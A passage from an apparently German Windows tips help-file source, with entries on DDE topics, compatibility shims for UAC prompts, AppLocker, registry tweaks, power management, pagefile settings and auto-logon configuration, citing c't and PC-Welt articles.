- Hier die Datei ausführen. Z.B. die heruntergeladene Datei im Explorer mit gedrückter Shift-Taste und rechter Maustaste anklicken und aus dem (erweiterte) Kontextmenü "Als Pfad kopieren" auswählen. Im Eingabeaufforderungsfenster mit Ctrl+V einfügen und ENTER.

AppBlockiert

\$ App blockiert

K App blockiert;Diese App wurde aus Sicherheitsgründen blockiert;Blockierte App;Ein Administrator hat die Ausführung dieser App blockiert;Signatur ungültig (App blockiert)

#\$^KApplication, Topic (DDE)

Für DDE-Konversationen werden neben den DDE-Befehlen eine "Application"-Angabe und ein Topic benötigt. "Application" ist dabei normalerweise der Dateiname ohne Pfad und ohne Extension, d.h. "EXCEL", etc. Topic ist "System". Bei Multiple-Dokument-Fenstern ist jeder Dokument-Fenstername zusätzlich ein gültiges Topic. Folgende Ausnahmen sind mir bekannt:

<u>Programm</u>	<u>DDE-Application</u>	<u>DDE-Topic</u>
AcroRd32.exe	acroview	control
CorelCht.EXE	CORELCHT_MOS	
CorelDrw.EXE (V5)	CORELDRW_MOS	
CorelPnt.EXE	CORELPNT_MOS	
Explorer.exe	Folders	AppProperties
IExplore.exe	IExplore	WWW_OpenURL
MsAccess.EXE (V8)	Msaccess	ShellSystem
Netscape.EXE (V3)	Netscape	WWW_OpenURL
Netscape.EXE (V4)	NSShell	WWW_OpenURL
ProgMan.EXE	Progman	
Scan32.EXE (McAfee)	VirusScan	AppProperties

Application

\$ Application (DDE)

^K Application (DDE);Topic (DDE);DDE (Application, Topic)

##\$K Application Compatibility Toolkit

Die Kompatibilitäts-Flags für einzelne Anwendungen, für die Vista sich z.B. ähnlich wie ein Win-XP verhalten soll, werden in Vista über Datenbanken verwaltet. Es gibt da die "System Database" und optional zusätzlich "Custom Databases". Um die Einstellungen anzuschauen und neue Einträge zu erzeugen ist das "Application Compatibility Toolkit" zu installieren (<http://go.microsoft.com/fwlink/?LinkID=82101{bmc earth16.bmp}>) bzw. <http://technet.microsoft.com/en-us/library/cc507852.aspx{bmc earth16.bmp}>). Hier ist auch z.B. hinterlegt, dass für Anwendungen mit Dateinamen *setup* grundsätzlich Administrator-Rechte angefordert werden oder dass beim Start einer alten Anwendung zunächst ein Hinweis auf die Vista-Inkompatibilität erscheint.

Gemäß PC-Welt Heft 4/2008, Seite 164 kann die Benutzerkontensteuerung UAC damit auch wie folgt für ausgewählte Anwendungen umgangen werden, allerdings **nicht mehr** mit den neueren Versionen >5.0 (PC-Welt Heft 11/2010, Seite 36): Aus dem Startmenü unter "Microsoft Application Compatibility Toolkit 5.0" ist "Compatibility Administrator" mit Admin-Rechten zu starten. Im Hauptfenster hat man dann unter "Custom Databases ein "New Database(1) [Untitled_1]", aus dessen Kontextmenü dann "Create New", "Application Fix..." zu wählen ist. Im Fenster "Create Application Fix" ist als "Name of the program to be fixed:" ein Namen für die erste Applikation und der Hersteller einzutragen, die Applikation auszuwählen und "weiter >" zu klicken. Auf der nun folgenden Seite mit den Kompatibilität-Optionen für die Applikation (z.B. nur 256 Farben, Win2000-Emulation) wählen wir als "Operating System Modes" das "None". Unter den "additional compatibility modes" sind gemäß PC-Welt weder das "ElevateCreateProcess" noch das "RunAsAdmin" und hier auch **noch nicht** das "RunAsInvoker" zu aktivieren. Erst nach dem nächsten "Weiter >" ist in der Liste "Compatibility Fixes" das "RunAsInvoker" zu aktivieren. Nochmal "Weiter >" zeigt dann Details der Applikation an, wo man weitere Kriterien zur Identifikation der Applikation (z.B. Dateigröße, Prüfsumme) auswählen kann, bevor man auf "Fertig stellen" klickt. Übers Menü "File" und "Save as ..." ist die so erstellte neue Datenbank z.B. mit dem Database- und File-Namen "UacAdminApps" z.B. ins Windows-Verzeichnis (normal c:\Windows) zu speichern. Das Element in den "Custom Databases" hat durchs Speichern seinen Namen geändert. Über das Kontextmenü können weitere Applikationen in gleicher Weise hinzugefügt werden. Jetzt muss noch auf der Kommandozeile mittels

```
sdbinst <datenbank>
```

also z.B.

```
sdbinst c:\Windows\UacAdminApps.SDB
```

diese Datenbank auf dem Rechner aktiviert werden. Alternativ sollte die Installation auch über den Kontextmenüpunkt "Install" der entsprechenden Datenbank gehen. Wenn so ein Compatibility Patch installiert ist, dann kommt beim Start der Applikation, egal ob "restricted User" oder Admin, keine Abfrage der UAC mehr!

Gemäß c't Heft 25/2014, Seite 162 kann unter HKCU\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers{bmc tree.bmp} ein Registry-String-Eintrag mit dem Pfad zur Applikation angelegt werden und als Wert z. B. als Wert RUNASINVOKER eingetragen werden. Eine App die bisher (wegen einem <requestedExecutionLevel level="highestAvailable"> in ihrem Manifest) immer den UAC-Dialog anzeigt, wird dann wie bei einem asInvoker im Manifest mit aktuellen Rechten gestartet.

AppCompatibilityToolkit

\$ Application Compatibility Toolkit

K Application Compatibility Toolkit;Compatibility Flags;Kompatibilitäts-Flags;UAC umgehen;RunAsInvoker;asInvoker

#\$K AppLocale

Der AppLocal-Assistent von Microsoft kann für einzelne Applikationen, die noch kein Unicode unterstützt, eine andere regionale Codepage emulieren. Damit lassen sich z.B. alte MP3-Tags (der Version ID3v1) umsetzen auf "ID3v2.3@utf16". c't Heft 16/2009, Seite 162, Softlink <http://www.ctmagazin.de/0916160{bmc earth16.bmp}>.

AppLocale
\$ AppLocale
K AppLocale;CodePage;Zeichensatz

##\$K AppLocker

Microsofts AppLocker Service (Windows 8.x, Windows Server 2012) kann die Ausführung von Code verhindern. Für wählbare Accounts (User oder Usergruppen) kann

- Ausführung von EXE/DLL
- Windows Installer
- Scripts
- Apps (= Packaged Apps, Windows Store-Apps)

basierend auf dem

- Publisher
- Pfad (ganzer Ordner oder einzelne Datei)
- File-Hash

unterbunden werden. Konfiguriert wird es über den Gruppenrichtlinieneditor gpedit.msc{bmc shortcut.bmp}{bmc admin.bmp} unter "Computer Configuration", "Windows Settings", "Security Settings", "Application Control Policies", "AppLocker". Hier gibt es auch Assistenten und einige Hilfe-Seiten dazu. Der zuständige Service nennt sich "Application Identity". Im Event-Viewer findet man unter "Applications and Services Logs", "Microsoft", "Windows", "Applocker".

AppLocker

\$ AppLocker

K AppLocker;Application Identity Service;Ausführungs-Verhinderung

##\$K **Arbeitsplatz (My Computer)**

Das Verhalten von "Arbeitsplatz" bei Doppelklick kann wie folgt geändert werden:

Unter HKEY_CLASSES_ROOT\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\shell\open\command\{bmc edit.bmp} den gewünschten Programmaufruf, z.B. explorer.exe /e eintragen! Hinweis: Der obige Schlüssel existiert vor dem "Klick" häufig noch nicht!

Das Kontextmenü des Arbeitsplatzes kann z. B. um einen Eintrag für den Gerätemanager erweitert werden (PC-Welt Heft 7/2005, Seite 145, http://www.pcwelt.de/scripts/bmc_earth16.bmp): unter HKCR\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\shell\{bmc tree.bmp} einzutragen.

Arbeitsplatz
\$ Arbeitspaltz (My Computer)
K Arbeitsplatz-Icon;My-Computer-Icon

#\$K **Arbeitsverzeichnis (Ausführen in ...)**

Normalerweise kann in der *.LNK-Datei das Arbeitsverzeichnis angegeben werden, d.h. das Verzeichnis, das für "Datei öffnen" oder "Datei speichern unter" voreingestellt ist. Man kann also z.B. verschiedene LNK-Dateien, die sich nur im Arbeitsverzeichnis unterscheiden, anlegen. Nicht so bei WinWord. Hier wird diese Einstellung (normalerweise) ignoriert und automatisch zu dem unter Optionen eingestellten Dokumentenverzeichnis Verzeichnis gewechselt. Sie können WinWord diese Eigenheit abgewöhnen, wenn Sie unter Extras | Optionen | Dateiablage ein nicht vorhandenes Verzeichnis als Dokumenten-Verzeichnis eintragen. Dies kann auf zwei Arten geschehen:

1.1) vorübergehend ein Verzeichnis (z.B. c:\dummy oder c:\verwende_LKN_Arbeitsverzeichnis) anlegen,

1.2) dieses in WinWord über Optionen-Menü eintragen und

1.3) anschließend das Verzeichnis wieder löschen (WinWord 6.0, 7.0, 8.0)

oder

2) Die Einstellung direkt in ein nicht vorhandenes Verzeichnis (z.B. c:\verwendeArbeitsverzeichnis) ändern:

WinWord 6: DOC-PATH= im Abschnitt [Microsoft Word] in WinWord6.INI{bmc notepad.bmp},

WinWord 7: HKCU\Software\Microsoft\Word\7.0\Options{bmc edit.bmp}

WinWord 8: HKCU\Software\Microsoft\Office\8.0\Word\Options{bmc edit.bmp}

siehe auch Favoriten.

Arbeitsverzeichnis

\$ Arbeitsverzeichnis (Ausführen in ...)

K Arbeitsverzeichnis;Ausführen in ...(Arbeitsverzeichnis);WorkDir;WinWord Arbeitsverzeichnis

##\$K **ATAPI-Laufwerke unter NT**

In einem reinen SCSI-System kann die Installation eines ATAPI-CD-ROM-Laufwerks Probleme machen: Der ATAPI-Treiber ist dann in der Systemsteuerung unter SCSI-Adapter, Treiber hinzufügen, Standardmassenspeicher mit 'IDE CD-ROM (ATAPI 1.2)/Dual-Channel PCI IDE-Controller' im Feld 'SCSI-Adapter' manuell hinzuzufügen. In einem reinen IDE-System muss eventuell in der Systemsteuerung unter Treiber der automatische Start von 'atdisk' auf manuell umgestellt werden, damit nicht bei jedem Start die Fehlermeldung bezüglich Fehlstart von atdisk auftaucht.

Siehe auch [SCSI-Treiber-Update](#).

```
# ATAPI_NT
$ ATAPI-Laufwerke unter NT
K ATAPI; CD-ROM (ATAPI);atdisk;IDE-ATAPI-CD-ROM
```

#\$K **ATK HotKey**

Bei Asus-Notebooks sind die Zusatztasten normalerweise fest belegt. Damit sie überhaupt funktionieren, ist unter Windows der Treiber "ATK HotKey" ATK0100 zu installieren. Ob ATK0110 für andere Asus-Notebook dieselbe Funktionalität bereitstellt, ist nicht ganz klar.

Mit AsusNbKeys V1.3 gibt es von nullpointer@mail.ru ein Windows-Programm, welches die Umbelegung der Tasten erlaubt. Zu finden ist dies z.B. unter

<http://forum.notebookreview.com/asus/150016-asus-notebook-keys-v1-3-a.html{bmc earth16.bmp}>.

(http://forum.notebookreview.com/attachments/asus/12941d1196825791-asus-notebook-keys-v1-3-asusnbkeys_v1.3.zip und

http://forum.notebookreview.com/attachments/asus/12942d1196825791-asus-notebook-keys-v1-3-asusnbkeys_v1.3_src.zip.

Mittels `hATKACPI = CreateFile(L"\\\\.\\ATKACPI", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL);` und `DeviceIoControl(hATKACPI, 0x222400, dwInBuf, 4, dwOutBuf, 4, &dwBytesReturned, 0)` registriert sich ein Thread des AsusNbKeys-Tools als Event-Handler und führt dann die mittels AsusNbKeysCtrl.exe konfigurierten Aktionen aus.

Siehe auch [Tastatur-Umbelegung{bmc shortcut.bmp}](#).

```
# ATKHotkey
$ ATK Hotkey
^K ATKHotkey;HContro.exe;HotKeys Asus;ATKACPI;ATK0100
```

#\$K**Audio**

ASIO-Soundkarten-Treiber:

Vor allem bei billigen Soundkarten, denen meist kein ASIO (Audio stream input/output) Treiber beiliegt, kommt es bei der Soundausgabe oft zu Verzögerungen (Latenzzeit). Durch den Asio-4-all-Treiber (PC-Welt Heft 7/2004, Seite 110 und Heft-CD) lässt sich dies bei vielen Soundkarten vermeiden. Diese ASIO-Treiber gehen direkt und nicht über DirectSound/WDM (Windows-Driver-Model).

Audio-Subsystem Vista:

Das Audio-System in Vista wurde kräftig umgekrempelt: Für bessere Absturzicherheit des Gesamtsystems läuft ein Großteil des Audiosubsystems jetzt im User-Mode und nicht mehr im Kernel-Mode. Details siehe c't Heft 10/2007, Seite 170ff.

Der Artikel "Wellenbrecher" in der c't Heft 20/2008, Seite 134 testet Audio-Editoren für Win, Linux und MAC.

Audio

\$ Audio

K ASIO-Soundkarten-Treiber;Soundkarten-Treiber (ASIO);Audio stream input/output Treiber;Audio

#\$K **Audio-Grabber, -Converter**

Audiograbber (CD -> MP3, Freeware) http://www.audiograbber.de/bmc_earth16.bmp PC-Welt Heft 6/2004, Seite 47.

Avi->mpeg1/2-Converter: www.tmpgenc.net/bmc_earth16.bmp (30 Tage trial).

CD-Audio-Ripper (->MP3) www.cdex.n3.net/bmc_earth16.bmp. Gemäß PC-Welt 2/2006, Seite 65 / 72f immer noch eine gute Wahl, auch wenn es seit 2003 kein Update mehr gibt, Download via http://download.freenet.de/bmc_earth16.bmp.

In PC-Welt Heft 11/2005 wird als universeller Format-Converter DpPowerAmp (Freeware http://www.dbpoweramp.com/bmc_earth16.bmp) vorgestellt.

Für das verlustfreie FLAC-Format (Free Lossless Audio Format http://flac.sourceforge.net/bmc_earth16.bmp)

Auf der c't Heft 11/2005-CD sind einige Audio-Tools (Audio-Editoren, CD-Grabber, Player).

In der c't Heft 7/2009, Seite 63 wird "Music DVD on CD DVD 3" (Preis 10€) vorgestellt: http://www.s-a-d.de/bmc_earth16.bmp.

Editoren für Audio wurden in der c't Heft 3/2005, Seite 126ff getestet. Ziemlich gut gewertet wurde dabei die Freeware Audacity 1.2.2 http://audacity.sourceforge.net/bmc_earth16.bmp.

Spezielle Programme um Kopien von Vinyl-Schallplatten zu verbessern sind im selben Heft auf Seite 138ff beschrieben.

Wem Sounddateien konvertieren muss, kann "GX Transcoder" http://www.germanixsoft.de/bmc_earth16.bmp verwenden. Aus rechtlichen Gründen müssen einige Converter-Plug-Ins von den angegebenen Seiten getrennt geladen werden. Das Tool kann auch CDs rippen, als Audioplayer dienen und Tags editieren. (PC-Welt Heft 3/2006, Seite 78)

Audio-Recorder-Software für Internet-Radio-Mitschnitt wurden in der c't Heft 7/2005, Seite 152ff getestet.

Mitschnitt (z.B. vom Radio) als MP3: www.clipinc.de/bmc_earth16.bmp PC-Welt 6/2004, Seite 15.

Streamripper (http://www.pcwelt.de/ad0/bmc_earth16.bmp) ist ein Zusatz zu Winamp, um Web-Radio aufzuzeichnen, soweit sie unter http://www.shoutcast.com/bmc_earth16.bmp gelistet sind. (PC-Welt Heft 3/2006, Seite 80).

Mit Audio-Aufnahmen am PC (Musikaufnahmen, Hörbücher, Hörspiele) und der Verbreitung übers Internet beschäftigen sich einige Artikel in der c't Heft 11/2006, Seite 130ff.

Als Audio-Editor wird in der c't Heft 14/2005, Seite 174 der Open-Source-Musikeditor Audacity (Win, Linux, Mac) empfohlen. Die Linux-Version wurde im Heft 11/2004, Seite 182ff getestet.

Eine Sammlung von Audio- und Video-Software gibt's auf der c't Heft 11/2006-CD.

Mit grabben, taggen und fixen der Musiksammlung beschäftigen sich mehrere Artikel in der c't Heft 2/2009 Seite 142 ... 153 (Softlinks [0902144/bmc_earth16.bmp](http://www.pcwelt.de/0902144/bmc_earth16.bmp), [0902150/bmc_earth16.bmp](http://www.pcwelt.de/0902150/bmc_earth16.bmp))

Siehe auch [Audio-Grabber](#).

AudioGrabber

\$ Audio-Grabber

K Audio-Grabber;CD-Audio-Ripper;MP3 erstellen von Audio-CD;FLAC;Sound;Editor für Audio;Radio-Mitschnitt;Internet-Radio-Mitschnitt

#\$K **Aufwecken aus Ruhezustand oder Stand-By**

Auf der Win98CD, 2. Ausgabe befindet sich das Tool [\tools\mstutil\pmtshoot.exe](#), das die Power-Management-Nachrichten protokolliert und so z.B. die Treiber lokalisiert, die das Umschalten in den Standby-Modus (ACPI S3) verhindern.

Details hierzu sind leider nicht bekannt. Besser wird es voraussichtlich erst mit Win2000! (c't Heft 3/1999, Seite 26).

In c't Heft 15/1999 Seite 96ff gibt es einen weiteren Artikel zum Power-Management: Harald Bögeholz:

Jack-in-the-box. Hieraus stammt der folgende Tipp:

Soll verhindert werden, dass der Rechner von einem Gerät aus dem Stand-by-Modus (= Suspend to RAM, ACPI S3) erweckt wird, sind folgende Registry-Einträge zu ändern:

Tastatur: [HKLM\Enum\ACPI*PNP0303\0 ConfigFlags\bmc edit.bmp](#)=00 00 01 00

PS/2-Maus: [HKLM\Enum\ACPI*PNP0F13\0 ConfigFlags\bmc edit.bmp](#)=00 00 01 00

USB: [HKLM\Enum\USB\Root_Hub\bmc tree.bmp](#)\PCI&VEN_... ConfigFlags=00 00 01 00

Gemäß PC-Welt Heft 9/2012, Seite 112 zeigt das Kommando

```
powercfg /devicequery wake programmable\bmc dos.bmp
```

die Geräte an, die einen Rechner aus dem Ruhezustand (=Hibernation, Suspend to Disk, ACPI-S4) aufwachen lassen können. Der Befehl

```
powercfg /devicequery wake\_armed\bmc dos.bmp
```

zeigt diejenigen an, bei denen diese Funktion derzeit auch aktiviert ist. Mit dem hier angezeigten Gerätenamen in Anführungsstrichen kann man mittels

```
powercfg /devicedisablewake "gerät"
```

lässt sich ein Gerät deaktivieren und mittels

```
powercfg /deviceenablewake "gerät"
```

wieder aktivieren.

Um ungewolltes Aufwachen von PCs/Laptops aus dem Schlafzustand, wie man es analysiert und abschaltet, geht es in der c't Heft 6/2015, Seite 166f. Gemäß c't Heft 8/2015, Seite 12 wird beim "Hybriden Standby" das "Suspend to RAM" (= S3) nach normalerweise 360 Minuten durch kurzes Aufwachen und Übergang in den S5-Zustand abgelöst. Wenn aber für Netzbetrieb ein "Energiesparen=nie" konfiguriert ist oder es hier Probleme gibt, dann bleibt der Rechner u.U. vollständig wach.

Siehe auch [Wake on LAN](#), [ACPI](#).

AufweckenRuhezustand

\$ Aufwecken aus Ruhezustand

K Aufwecken aus Ruhezustand oder Stand-By;Stand-by aufwecken;Ruhezustand aufwecken;Hibernation aufwecken

#\$K Auslagerungs-Datei

Die Auslagerungsdatei heißt je nach Windows-Version Win386.swp oder pagefile.sys. In der Systemsteuerung, System, Erweitert{bmc shortcut.bmp}, Systemleistung - Einstellungen, Erweitert, Ändern kann bei Win2000 und XP fast alles diesbezüglich eingestellt werden. Durch direkten Registry-Patch kann die Auslagerungsdatei aber statt im Root-Verzeichnis auch in ein Unterverzeichnis verlagert werden.

HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management, PagingFiles{bmc edit.bmp} ist bei XP ein Multi-SZ-Eintrag, da die Auslagerungsdatei auch auf mehrere Partitionen verteilt sein kann. Jeder einzelner Eintrag enthält mittels Leerzeichen getrennt den Pfadnamen, die minimal-Größe und die Maximalgröße (in MB). Bei Win2000 handelt es sich um einen Binär-Eintrag, der die Angaben in Unicode-Zeichensatz enthält. Hier ist das Ändern schwieriger und kann zu Blue-Screens führen!

Diese und weitere Infos zur Auslagerungsdatei finden sich in der Zeitschrift c't Heft 4/2004, Seite 202ff: Axel Vahldiek: Erlaubtes Filesharing.

Während die oben beschriebene Auslagerungsdatei den physikalisch vorhandenen Arbeitsspeicher erweitert und zum Auslagern gerade nicht benötigter Programme während des Betriebs dient, dient Hiberfil.sys zur Auslagerung des physikalischen Arbeitsspeicher-Inhalts im Ruhezustand des Rechners.

Aus Sicherheitsgründen kann es sinnvoll sein, dass beim Runterfahren des Systems die Auslagerungsdatei gelöscht wird damit nicht vor oder während dem nächsten normalen Start, bevor der Speicherplatz auf der Platte neu verwendet wird, mit Analysetools hier noch reichlich zufällige Reste der vorangehenden Sitzung hervorgeholt werden können. Wird HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management, ClearPageFileAtShutdown{bmc edit.bmp} durch den Wert 1 aktiviert (statt 0 für deaktiviert), dauert aber das Runterfahren erheblich länger! Die Auslagerungsdatei wird, falls aktiviert, beim Shutdown in weiten Teilen mit 0 überschrieben!

Wie man dafür sorgt, dass die Auslagerungsdatei pagefile.sys verschlüsselt wird, ist in der PC-Welt Heft 5/2011, Seite 75 beschrieben:

```
fsutil behaviour set EncryptPagingFile 1
```

Die Abfrage der Einstellung ist mittels

```
fsutil behaviour query EncryptPagingFile{bmc admin.bmp}
```

möglich.

Wenn Windows entgegen der Behauptung z.B. in Update-Dialogen, dass ein Wiederherstellungspunkt (Schattenkopie) angelegt wird, keine Wiederherstellungspunkte mehr anlegt, dann liegt dies gemäß c't Heft 14/2011, Seite 170 und <http://support.microsoft.com/kb/2533911>{bmc earth16.bmp} an einer hochgradig fragmentierten Auslagerungsdatei c:\pagefile.sys liegen. Abhilfe:

- Via Win+Pause (= Systemsteuerung, System), "Erweiterte Systemeinstellungen", Leistungs-Einstellungen, Erweitert, Virtueller Arbeitsspeicher, Ändern: Hier das "... automatisch verwalten" abschalten und "Keine Auslagerungsdatei" (oder eine auf einem anderen Laufwerk) auswählen & festlegen.
- Nach einem Neustart kann c:\pagefile dann gelöscht werden. Zuvor kann, sofern das Tool contig von Sysinternals verfügbar ist, mittels contig -a c:\pagefile.sys kontrolliert werden, wie viele Fragmente pagefile.sys hat. Dann sollte mittels z.B.
- defrag /h c: (/h = hoher Priorität) das Laufwerk defragmentiert werden.
- Danach kann die alte Einstellung zur Auslagerungsdatei wiederhergestellt werden.

Siehe auch Dateisystem-Tuning, Sicherheit.

AuslagerungsDatei

\$ Auslagerungs-Datei

K Auslagerungs-Datei; PageFile.sys; Win386.swp

##K AutoDisconnect für Netz-Laufwerk

Wird eine Netzwerk-Verbindung länger nicht angesprochen, dann geht die Verbindung in einen Schlafzustand, aus dem heraus der Zugriff dann etwas länger dauert. Von DOS-Rechnern aus sind auch Fälle bekannt, in denen das Aufwecken nicht funktioniert und der DOS-Rechner dann hängt. Das Timeout lässt sich auf der Serverseite unter HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters_autodisconnect{bmc edit.bmp} einstellen. Der Default von 0000000f = 15 steht für 15 Minuten. Microsoft rät davon ab, via der Kommandozeile

```
net config server /autodisconnect:-1
```

dies ganz abzuschalten, sondern empfiehlt einen großen Wert, z.B. . 0000ffff (= 65535 min = 1092.25 h ≈ 45.5 Tage) einzustellen. (Zeitschrift c't Heft 6/2003, Seite 180)

AutoDisconnect

\$ AutoDisconnect

K AutoDisconnect Netzlaufwerk;Netzlaufwerk-AutoDisconnect;Timeout für Netzlaufwerk-Verbindung

#\$K autoexnt

Als Ersatz zu autoexec.bat aus Win9x gibt es im Windows Server 2003 Resource Kit <http://www.pcwelt.de/f2b{bmc earth16.bmp}> den Dienst autoexnt, welcher, falls installiert beim Systemstart nach %windir%\system32\autoexnt.bat sucht und falls vorhanden, ausführt. Installation:

- autoexnt.exe, servmess.dll und instexnt.exe aus dem Resource kit (z.B. \Programme\Windows Resource Kit\Tools) ins Systemverzeichnis kopieren.
- Instexnt.exe dort ausführen
- Im Systemverzeichnis eine autoexnt.bat mit den gewünschten Einträgen anlegen.
- Falls die hiermit gestarteten Programme sichtbar werden sollen: Unter [Dienste{bmc shortcut.bmp}](#) für AutoExNT, Eigenschaften, Anmelden, "Datenaustausch zwischen Dienst und Desktop" aktivieren. PC-Welt Heft 3/2005, Seite 89f.

Nicht verwechseln mit %windir%\autoexec.nt, welche beim Start des Kommandofensters ausgeführt wird!

Siehe auch [Autostart vor Logon](#).

autoexnt
\$ autoexnt
K autoexnt.bat

#\$K!Auto-Logon: automatisch weiter je nach Win95 oder NT

```
# AutoLogon
$ Auto-Logon
K Auto-Logon;Logon ohne Usernamen
! IfThenElse(IsNT(),JumpID(,AutoLogonNT),JumpID(,AutoLogon95))
```

\$ Auto-Logon (Win9x)

Gemäß MS-Knowledgebase [Q152104{bmc earth16.bmp}](#) gilt:

Ist bei Win95 für den aktuellen Benutzer kein Passwort (d.h. Passwort-Länge=0) gesetzt und beim [Benutzerprofil{bmc shortcut.bmp}](#) nicht "*individuell*" sondern "*für alle dieselben*" eingestellt, so fragt Win95 beim Start nicht mehr nach Username/Passwort (bei Einzelplatzsystem mit [Netzwerk-Konfiguration, Primäre Netzwerkanmeldung{bmc shortcut.bmp}](#) = Windows-Anmeldung). Bei diesen Einstellungen kann über die Benutzeroberfläche der automatisch verwendete Anmelde-User-Name dann nicht mehr geändert werden. Eine zweite Variante (Quelle: PC-Welt 2/98, S. 236), die eine automatische Anmeldung mit dem .Default-Profil ausführt und z.B. auch mit der Einstellung *Primären Netzwerkanmeldung = Microsoft Family Logon* aus dem IE4.0-Paket funktioniert:

Falls noch nicht vorhanden den Eintrag [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Network\Real Mode Net, AutoLogon{bmc edit.bmp}](#) hinzufügen und auf z.B. 1 setzen. Ein Wert von 0 für AutoLogon schaltet diese Funktion wieder ab. Hier braucht kein Passwort gelöscht zu werden.

Eine weitere Methode, ebenfalls ohne das Passwort zu löschen funktioniert über [Tweak-UI](#) Wird in [Tweak-UI{bmc shortcut.bmp}](#) unter "Netzwerk" das Häkchen bei "Log on automatically at system startup" gesetzt, Username und gegebenenfalls Passwort eingetragen, so wird der Windows-Logon-Dialog automatisch ausgefüllt. Dies funktioniert mit der "Windows-Anmeldung", nicht jedoch mit dem "Microsoft Family [Logon](#)". Erreicht wird diese, indem das Kommando

```
RUNDLL32.EXE TWEAKUI.CPL,TweakLogon
```

über RunServices (siehe [Autostart Win9x](#)) vor dem Logon schon ausgeführt wird. Wo Username und Passwort für TweakUI-Autologon gespeichert sind, ist unbekannt.

Gemäß PC-Welt Heft 8/2001 Seite 61 geht auch folgendes:

[HKLM\Software\Microsoft\Windows\CurrentVersion\Winlogon{bmc tree.bmp}](#) die Text-Einträge [DefaultUserName{bmc edit.bmp}](#) und [DefaultPassword{bmc edit.bmp}](#) anlegen und mit die entsprechenden Werte eintragen. Falls vorhanden, muss [DontDisplayLastUserName{bmc edit.bmp}](#) auf 0 gesetzt werden!?

Siehe auch: [Auto-Logon NT](#), Hinweis vor dem [Logon](#), [DFÜ-Server-Logon](#), [Rechtevergabe](#) und [BenutzerManager\(NT\)](#).

```
# AutoLogon95  
$ Auto-Logon (Win95)
```

#K Auto-Logon, Logon ohne Usernamen (NT / 2000)

Für NT gibt es Tools (z.B. das Freeware-Programm ALogon: Automatic Windows NT Login Module, (c)1993 Babarsoft, 6/19/93 by Mark Gamber), die das Ein- und Ausschalten und Ändern des Usernamens über die Systemsteuerung erlauben.

Gemäß <http://www.arsgeek.com/?cat=20> lässt es sich bei WinXP Pro (und Home??) am einfachsten wie folgt aktivieren:

- Mit Adminrechten [control_userpasswords2](#) ausführen (z.B. via Start, Ausführen)
- Im Tab "Benutzer" den gewünschten Account markieren und dann das Häkchen bei "Benutzer müssen Benutzernamen und Kennwort eingeben" entfernen.
- Mit "OK" bestätigen.

Automatisches Logon kann durch folgende Einträge unter [HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon](#) zu Fuß:

- 1.) [DefaultUsername](#) und [DefaultDomainName](#) prüfen bzw. ändern,
- 2.) [DefaultPassword](#) eintragen (Achtung: steht in Klartext hier drin, dies ist ein Sicherheitsrisiko!!) und
- 3.) [AutoAdminLogon](#) auf "1" setzen.
- 4.) Die beiden Einträge für den Hinweis vor dem [Logon](#) sollten gegebenenfalls auf Leerstring gesetzt werden. Start und Logon geht dann ohne Bestätigung der damit definierten Messagebox vor dem Logon und ohne Passwort.

Achtung:

- Auch nach dem Deaktivieren des Feature "Autologon" übers oben genannte Freeware-Utility bleibt das Passwort noch in Klartext in der Registry enthalten und auch für andere User zugänglich. Da sich jemand das Passwort, solange AutoLogon aktiv war, abgeschrieben haben kann, sollte das Passwort danach also unbedingt gewechselt werden!
- Wird Autologon für eine Nicht-Administrator-Kennung aktiviert, kann dies fast nicht mehr abgeschaltet werden, da dann die Rechte zum Ändern des Registry-Eintrags fehlen. Falls der Autologon-User sein Passwort ändern darf, hat man nach der Passwortänderung die Chance, sich als Administrator einzuloggen und AutoLogon wieder abzuschalten.

Gemäß PC-Welt Heft 8/2001 Seite 61 geht auch folgendes:

[HKLM\Software\Microsoft\Windows\CurrentVersion\Winlogon](#) die Text-Einträge [DefaultUserName](#), [DefaultPassword](#) und, falls Logon im Netzwerk, dann auch [DefaultDomain](#) anlegen und mit die entsprechenden Werte eintragen.

Gemäß Zeitschrift c't Heft 17/2001, Seite 198 gibt es auch die Freeware NTAutoLogin bei <http://www.bihler-online.de/pascal/index.htm>, bei dem das Passwort dann allerdings im Klartext in der Registry steht.

Für das Umgehen der Ctrl-Alt-Del-Aufforderung der msgina.dll gibt es gemäß c't Heft 1/1999, Seite 143 von <http://www.thep.phisik.uni-mainz.de/~frink/nt.html> ein Tool (incl. Quelltexten, Betaversion) zusätzlichen Möglichkeiten für Skripte beim Ein- und ausloggen.

Normalen Logon mit Eingabe des Usernamens, aber ohne die Vorgabe des zuletzt verwendeten Usernamens erreicht man bei Win2000 (Zeitschrift c't Heft 4/2002, Seite 193) und vermutlich auch bei XP, eventuell sogar auch bei NT4, indem man [HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon.DontDisplayLastUserName](#) auf 1 setzt (als DWORD anlegen, falls noch nicht da).

Damit fürs Aufwachen aus dem Standby kein Passwort mehr nötig ist, muss in der Systemsteuerung unter [Energieoptionen/Erweitert](#) (Vista: Energiesparplaneinstellungen) das Häkchen entfernt werden. Auch der [Bildschirmschoner](#) sollte dann wohl ohne Anmeldefenster ("Willkommenseite") konfiguriert sein. (c't Heft 10/2007, Seite 154)

Ctrl-Alt-Del vor jedem Logon kann (bei Win7) (de-)aktiviert werden über die Eingabe von "Control Userpasswords2" ([control.exe Userpasswords2](#)) ins Start-Feld. Ist dies aktiviert, dann ist es erheblich schwerer, aus der Ferne in einen Rechner einzudringen.

Siehe auch: [Auto-Logon Win95](#) und [BenutzerManager \(NT\)](#).

AutoLogonNT

\$ Auto-Logon (NT)

K Logon (NT) ohne Ctrl-Alt-Del; Ctrl-Alt-Del beim NT-Logon; Automatisches Logon

#\$K **AutoPlay**

